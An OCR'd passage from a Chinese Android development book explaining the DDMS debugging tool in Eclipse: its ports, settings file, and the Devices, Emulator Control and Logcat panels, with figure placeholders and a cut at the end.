


图 18-2　启动 DDMS 后的界面

另外，在使用 Eclipse 打开 Android 工程时，通过 Eclipse 右上角的 DDMS 选项卡也可以打开 DDMS；如图 18-3 所示。





图 18-3　在 Eclipse 中打开 DDMS

DDMS 监听第一个终端 App 进程的端口为 8600，APP 进程将分配 8601，如果有更多终端或者更多 APP 进程将按照这个顺序依次类推。DDMS 通过 8700 端口接收所有终端的指令。



依次选择 File | Option 命令可以打开 Preferences 界面，在其中可以查看 DDMS 的相关设置，所有的参数设定将保存在$HOME/.ddmsrc 中，如图 18-4 所示。




图 18-4　Preferences 界面

接下来在 Eclipse 中导入本书第 7 章中的项目 first，来了解 DDMS 窗口界面的基本知识。

（1）Devices

在 GUI 的左上角可以看到标签为 Devices 的面板，在此可以查看到所有与 DDMS 连接的终端的详细信息，以及每个终端正在运行的 APP 进程，每个进程最右边相对应的是与调试器连接的端口。因为 Android 是基于 Linux 内核开发的操作平台，同时也保留了 Linux 中特有的进程 ID，它介于进程名和端口号之间，如图 18-5 所示。




图 18-5　Devices 面板

在面板的右上角有一排很重要的按钮，分别是 Debug the selected process、Update Threads、Cause GC、Update Heap、Stop Process 和 ScreenShot。各个按钮的具体说明如下所示。

- ❑ Debug the selected process：绿色小臭虫标志，单击后会来到线程调试面板。
- ❑ Update Threads：用于查看当前进程所包含的线程。当选中任意进程后，单击此按钮可以在右侧面板的Threads标签里看到详细的线程运行情况，同时在被选中的进程名称后会出现显示线程信息的标识。
- ❑ Update Heap：与上一个Update Threads类似，只不过此按钮用于查看当前进程堆栈内存的使用情况。
- ❑ Stop Process：用于终止当前进程。
- ❑ ScreenShot：截取当前测试终端桌面。
- ❑ Cause GC：显示堆的详细信息。

例如，单击 Cause GC 按钮会显示堆的详细信息，并附有针对特定分配类型的分配大小图示，如图 18-6 所示。




图 18-6　Cause GC 面板

如果有分配泄漏，这可能是一个很好的检查点，通过观看 Heap Size（堆大小）的总体趋势，确保在应用运行期间它不会一直变大。

（2）Emulator Control

通过 Emulator Control 面板的功能可以使测试终端模拟真实手机所具备的一些交互功能，例如，接听电话，根据选项模拟各种不同网络情况，模拟接受 SMS 消息和发送虚拟地址坐标用于测试 GPS 功能等；如图 18-7 所示。

各个选项的具体说明如下所示。

- ❑ Telephony Status：通过选项模拟语音质量以及信号连接模式。
- ❑ Telephony Actions：模拟电话接听和发送SMS到测试终端。
- ❑ Location Controls：模拟地理坐标或者模拟动态的路线坐标变化并显示预设的地理标识。
- ❑ Manually：手动为终端发送二维经纬坐标。
- ❑ GPX：通过GPX文件导入序列动态变化地理坐标，从而模拟行进中GPS变化的数值。
- ❑ KML：通过KML文件导入独特的地理标识，并以动态形式根据变化的地理坐标显示在测试终端。




图 18-7　Emulator Control 面板

（3）Logcat

在 Logcat 面板中会显示所有针对测试终端操作的日志记录，这样可以很明显地区分警告信息和错误信息，如图 18-8 所示。

